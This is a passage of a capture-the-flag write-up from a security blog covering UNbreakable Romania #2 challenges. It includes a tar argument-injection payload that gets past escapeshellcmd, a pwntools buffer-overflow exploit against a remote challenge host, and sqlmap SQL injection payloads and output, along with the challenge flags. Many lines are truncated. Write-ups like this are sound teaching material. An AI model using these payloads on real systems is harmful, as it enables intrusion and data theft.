yakuhito's blog

cybersecurity and [redacted]

Home Blog HTB About

UNbreakable Romania #2 – WriteUp

Challenges


- tartarsausage
- bof
- mrrobot

- Sherlock's Mistery
- small-data-leak
- HiddenTypo
- casual-ctf
- frameble
- not-clear
- war-plan
- alfa-cookie
- under-construction

tartarsausage


```
Find the sausage and be a king of "tar".

Flag format: CTF{sha256}
```

Accessing the URL provided on the platform returned a rather basic webpage:




- Sent file:
- File size:
- File type:

You might think that solving this challenge involves playing around with the upload functionality, but it doesn't. The source code of the index page revealed a 'secret' page:



```
<html>
  <head></head>
  <body>
    <form action="" method="POST" enctype="multipart/form-data">
      <input type="file" name="image">
      whitespace
      <input type="submit">
      <ul> ··· </ul>
    </form>
    <form action="sadjwjaskdkwkasjdkwasdasdas.html" method="POST">
      <input type="hidden" name="url" value="">
      <input type="hidden" value="submit">
    </form>
  </body>
</html>
```



35.234.65.24:31428/sadjwjaskdkwkasjdkwasdasdas.html

Enter tar


Try luck with shell commands you wont succeed ;)

The challenge mentioned tar multiple times and the new page mentioned something about shell commands "that won't succeed", so (after multiple attempts) I guessed that the PHP script that processes the data gives the inputed string as an argument to `tar` by using PHP's escapeshellcmd function. `escapeshellcmd` is known to be (kind of) vulnerable - it makes sure no other commands get executed, but it allows the input to consist of multiple switches. Also, tar's GTFOBins page suggests the program has some switches that would allow an attacker to execute arbitrary commands:

```
It can be used to break out from restricted environments by spaw
(a) tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-acti
```

As I've already said, `escapeshellcmd` won't prevent the input string from providing multiple switches. The following payload helped me find the folder in which the flag could be found:

```
-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=
```



```
<html>
  <head></head>
    <body>"If you don't see my flag. Try harder :D!!"
    total 32K
    drwxrwxrwx 1 www-data www-data 4.0K Dec 16 14:42 .
    drwxr-xr-x 1 root     root     4.0K Feb  1  2020 ..
    -rw-rw-r-- 1 root     root      120 Dec 14 08:13 asdsasdsadsadwfdasdwasdfrasdedfads.php
    drwxrwxr-x 2 root     root     4.0K Dec 14 08:13
    enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz
    -rw-rw-r-- 1 root     root     1.4K Dec 14 08:13 index.php
    -rw-r--r-- 1 www      www      1.2K Dec 16 14:42 my-secret-tar.tar.gz
    -rw-rw-r-- 1 root     root      276 Dec 14 08:13 sadjwjaskdkwkasjdkwasdasdas.html
    </body>
```

The directory with a very long name contained a file named ‘flag’ that contained the flag.

```
yakuhito@furry-catstation:~/ctf/unr2/tartarsausage$ curl 35.234.
ctf{d618f4caf3fdca9634a6ab498883a992f2a125b891165b30a5925f284570
yakuhito@furry-catstation:~/ctf/unr2/tartarsausage$
```

Flag: ctf{d618f4caf3fdca9634a6ab498883a992f2a125b891165b30a5925f2845708ab7}

bof

```
This is a basic buffer overflow.

Flag format: CTF{sha256}
```

As the description said, this was a basic buffer overflow. I’ve explained buffer overflow vulnerabilities before, so I’ll quickly go through the solution without an emphasis on details. The first step was to identify the input that could cause a buffer overflow. This was pretty simple, as the binary only accepted one input:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ ./bof
Please enter the flag:
ctf{yakuhito}
yakuhito@furry-catstation:~/ctf/unr2/bof$ python -c 'print("A" *
Please enter the flag:
```

```
Segmentation fault
yakuhito@furry-catstation:~/ctf/unr2/bof$ checksec ./bof
[*] '/home/yakuhito/ctf/unr2/bof/bof'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

The next step is to find the offset of the part of the input that overrides the buffer:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python -c "from pwn im
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaa
yakuhito@furry-catstation:~/ctf/unr2/bof$ gdb ./bof
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licen
This is free software: you are free to change and redistribute i
There is NO WARRANTY, to the extent permitted by law.  Type "sho
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
```

```
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 180 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with pr
Reading symbols from ./bof...(no debugging symbols found)...done
gdb-peda$ r
Starting program: /home/yakuhito/ctf/unr2/bof/bof
Please enter the flag:
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
[...]
 RSP  0x7fffffffd9b8 ◂— 0x626161616161616f ('oaaaaaab')
 RIP  0x4007f6 (vuln+33) ◂— ret
─────────────────────────────────────────────────────────────[ D
 ► 0x4007f6 <vuln+33>    ret    <0x626161616161616f>
[...]
```

The program crashed because a return statement tried to redirect execution to a non-existent address (0x626161616161616f). `pwnlib` as another helpful function that can help determine the offset of a substring in a string generated by `cyclic`: `cyclic_find`

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more inform
>>> from pwn import *
>>> cyclic_find(0x626161616161616f, n=8)
312
>>>
```

Another useful thing to note is that the binary contains a function called `win` that should print out the flag:

```
gdb-peda$ disassemble flag
Dump of assembler code for function flag:
   0x0000000000400767 <+0>:     push   rbp
   0x0000000000400768 <+1>:     mov    rbp,rsp
```

The info collected above is enough to create an exploit:

```
from pwn import *

#r = remote("35.242.253.155", 30339)
r = process("./bof")
```

```
win_func = 0x400767

payload = b""
payload += b"A" * 312
payload += p64(win_func)

r.sendline(payload)
r.interactive()
```

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python exploit.py
[+] Starting program './bof': Done
[*] Switching to interactive mode
[*] Program './bof' stopped with exit code 0
Please enter the flag:
Well done!! Now use exploit remote!
[*] Got EOF while reading in interactive
$
[*] Interrupted
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Even though this exploit worked on my computer, it didn't succeed on the target. The reason was simple: a stack alignment issue. Some functions require the stack to be aligned - thankfully it is really easy to align it. In this case, all I needed was to call a `ret` before calling the `win` function. The address of one such `ret` instruction can be found in the gdb output above - 0x4007f6:

```
from pwn import *

r = remote("35.242.253.155", 30339)
#r = process("./bof")

win_func = 0x400767
ret_gadget = 0x4007f6

payload = b""
payload += b"A" * 312
payload += p64(ret_gadget)
payload += p64(win_func)

r.sendline(payload)
r.interactive()
```

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python exploit.py
[+] Opening connection to 35.242.253.155 on port 30339: Done
[*] Switching to interactive mode
Please enter the flag:
ctf{7d8637ccacd013dfe0814bc3d77760d9496997aac84d5195daf5f7e9852b
[*] Got EOF while reading in interactive
```


```
$
[*] Interrupted
[*] Closed connection to 35.242.253.155 port 30339
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Flag: ctf{7d8637ccacd013dfe0814bc3d77760d9496997aac84d5195daf5f7e9852b4d0a}

mrrobot

```
Let's secure the network using some special routers. We need to

flag = ctf{decrypt_message(sha256)}
```

Reversing does not rhyme with yakuhito, and for a good reason! I'm not very good at reversing challenges, but thankfully this one was pretty easy. I opened the given binary in IDA and found the function used to encrypt the string:



```
 1 _BYTE *__fastcall sub_C81(const char *a1)
 2 {
 3   char v1; // dl
 4   unsigned int v2; // eax
 5   char v3; // al
 6   char v4; // al
 7   unsigned int v5; // ST20_4
 8   char v7; // [rsp+1Bh] [rbp-15h]
 9   unsigned int v8; // [rsp+1Ch] [rbp-14h]
10   unsigned int i; // [rsp+20h] [rbp-10h]
11   unsigned int v10; // [rsp+24h] [rbp-Ch]
12   _BYTE *v11; // [rsp+28h] [rbp-8h]
13
14   v10 = strlen(a1);
15   v11 = malloc(2 * v10 + 3);
16   if ( v10 > 0x19 )
17     v10 = 25;
18   v8 = rand() % 16;
19   if ( v8 <= 9 )
20     v1 = 48;
21   else
22     v1 = 49;
23   *v11 = v1;
24   v11[1] = v8 % 0xA + 48;
25   for ( i = 2; i <= 2 * v10; i = v5 + 1 )
26   {
27     v2 = v8++;
28     v7 = a1[(i >> 1) - 1] ^ off_202010[v2];
29     if ( (char)(v7 >> 4) > 9 )
30       v3 = (v7 >> 4) + 55;
31     else
32       v3 = (v7 >> 4) + 48;
33     v11[i] = v3;
34     if ( (v7 & 0xF) > 9 )
35       v4 = (v7 & 0xF) + 55;
36     else
37       v4 = (v7 & 0xF) + 48;
38     v5 = i + 1;
39     v11[v5] = v4;
40   }
41   v11[i] = 0;
42   return v11;
43 }
```

It might look scary, but I assure you it isn't! `v11` holds the encrypted string - you can deduce that from L42. To end your suffering quicker, I'll tell you directly what the function does: it first chooses a random number from 0 to 15 that gets encoded as the first 2 characters of the resulting string. After that, it iterates over each letter of the plaintext, XORs it using the value chosen before and a vector of seemingly random characters and turns that to hex.

There are 3 distinct solutions that I can think off. I'm going to walk through each of them. The first it to reverse the XOR operation itself. To do that, you need the XOR key - it can wither be found in IDA bu clicking on `off_202010` or by running strings on the binary. Next, you can use python to XOR the given string and recover the original message:

```
yakuhito@furry-catstation:~/ctf/unr2/mrrobot$ strings ./encrypt
/lib64/ld-linux-x86-64.so.2
libc.so.6
[...]
encrypt
! Error: %s
Encrypt message: %s
Message was encrypted: %s
dsfd;kfoA,.iyewrkldJKDHSUBsgvca69834ncxv
[...]
yakuhito@furry-catstation:~/ctf/unr2/mrrobot$ python
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more inform
>>> from pwn import xor
>>> xor(bytes.fromhex('013032224029145C2047711D11562831021F077A1
b'eCTF{Br3ak_th3_Cisc0_B0x}CCUT#H"e\x18tEsr.^'
>>>
```

The second method involves recognizing the ‘algorithm’ used to encrypt the password and use an online decoder. The ciphertext is actually a CISCO Router Password Hash and can be decrypted on this site.

The last method is more like a black-box approach. If you give different arguments to the function, you can see that each 2 characters from the input add two characters to the output. Knowing that, you could make a script that bruteforces the flag character by character. The output also depends on the output of that `rand() % 16`, but you could easily bypass that by just calling the function multiple times for every character and collecting all outputs.

No matter the method you’ve chosen to follow, the output is the same: `CTF{Br3ak_th3_Cisc0_B0x}`. However, the description mentions the flag is `ctf{decrypt_message(sha256)}`, so the real flag is `ctf{sha256('Br3ak_th3_Cisc0_B0x')}`

Flag: ctf{17ed97dbc53e4c9bf76a20a1721be46fae380c533bf4f9a2878e201fe9d8bee9}

Sherlock’s Mystery

```
We are in big trouble…
```

```
The Money Bank of Spain got robbed… and the thieves managed to s

He managed to steal our password. WE know that a local file was

Could you please help us?

Flag format: ctf{password}
```

I’m honestly not sure what to write about this challenge. I was given a file that seemed to contain a dump of commands someone ran on a computer. The only task was to find the password in all that output (pro tip: look at lines 216/221/222) and decode it from base64.


```
yakuhito@furry-catstation:~/ctf/unr2/sherlocksmistery$ echo dGhp
thisisthe1stflag
yakuhito@furry-catstation:~/ctf/unr2/sherlocksmistery$
```

Flag: ctf{thisisthe1stflag}

small-data-leak

```
I do not know what is wrong /user?id=. It\'s not working at all.

Flag format: CTF{sha256}
```

The given target site seems pretty basic:




35.198.183.125:30321

Registered Guests

Name	Email
Yahoo Admin	admin@yahoo.com
test	test@test.com
test	test@test.com;select 1,user,'test' from user;--
asd	asd@email.com

However, navigating to the url given in the description returns an SQLAlchemy error:



35.198.183.125:30321/user?id='

sqlalchemy.exc.ProgrammingError

```
ProgrammingError: (psycopg2.ProgrammingError) unterminated quoted string at or near "'''"
LINE 1: ...ests.email AS guests_email FROM guests WHERE guests.id = '''
                                                                    ^
 [SQL: "SELECT guests.id AS guests_id, guests.name AS guests_name, guests.email AS guests_email FROM guests WHERE guests.id = '''"]
```

Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1997, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1985, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1540, in handle_exception
  reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1982, in wsgi_app
  response = self.full_dispatch_request()
```

SQLAlchemy is a python library used for interacting with SQL databases. Since the SQL injection seems so basic, I just used `sqlmap` to exploit it. The first command shoudl identify the injection point:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.3.30#dev}
|_ -| . [.]     | . | . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets with
```

```
[*] starting @ 19:33:59 /2020-12-16/

[19:34:00] [INFO] resuming back-end DBMS 'postgresql'
[19:34:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored sess
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4048=4048 AND 'uRzq'='uRzq

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: id=1' AND 3904=CAST((CHR(113)||CHR(112)||CHR(98)||C

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: id=1\';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: id=1' AND 4783=(SELECT 4783 FROM PG_SLEEP(5)) AND '
---
[19:34:00] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
```

```
[19:34:00] [INFO] fetched data logged to text files under '/home

[*] ending @ 19:34:00 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

Once the injection point has been identified, I simply enumerated the databases:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
        ___
       __H__
 ___ ___[ ]_____ ___ ___  {1.3.3.30#dev}
|_ -| . [ ]     | . | . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets with

[*] starting @ 19:38:14 /2020-12-16/

[19:38:14] [INFO] resuming back-end DBMS 'postgresql'
[19:38:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored sess
---
Parameter: id (GET)
```

```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4048=4048 AND 'uRzq'='uRzq

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: id=1' AND 3904=CAST((CHR(113)||CHR(112)||CHR(98)||C

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: id=1\';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: id=1' AND 4783=(SELECT 4783 FROM PG_SLEEP(5)) AND '
---
[19:38:14] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[19:38:14] [WARNING] schema names are going to be used on Postgr
[19:38:14] [INFO] fetching database (schema) names
[19:38:14] [INFO] used SQL query returns 73 entries
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
```

```
[19:38:14] [INFO] fetched data logged to text files under '/home

[*] ending @ 19:38:14 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

The first part of the flag could be found in ‘public’ database’s list of tables:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
        ___
       __H__
 ___ ___[ ]_____ ___ ___  {1.3.3.30#dev}
|_ -| . [ ]     | . | . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets with

[*] starting @ 19:42:43 /2020-12-16/

[19:42:44] [INFO] resuming back-end DBMS 'postgresql'
[19:42:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored sess
---
Parameter: id (GET)
```

```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4048=4048 AND 'uRzq'='uRzq

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: id=1' AND 3904=CAST((CHR(113)||CHR(112)||CHR(98)||C

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: id=1\';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: id=1' AND 4783=(SELECT 4783 FROM PG_SLEEP(5)) AND '
---
[19:42:44] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[19:42:44] [INFO] fetching tables for database: 'public'
[19:42:44] [INFO] used SQL query returns 3 entries
[19:42:44] [INFO] resumed: 'alembic_version'
[19:42:44] [INFO] resumed: 'guests'
[19:42:44] [INFO] resumed: 'ctf{70ff919c37a20d6526b02e88c950271a
Database: public
[3 tables]
+-----------------------------------------------------------------
```

```
| ctf{70ff919c37a20d6526b02e88c950271a45fa698b037e3fb898ca68295d
| alembic_version
| guests
+----------------------------------------------------------------

[19:42:44] [INFO] fetched data logged to text files under '/home

[*] ending @ 19:42:44 /2020-12-16/

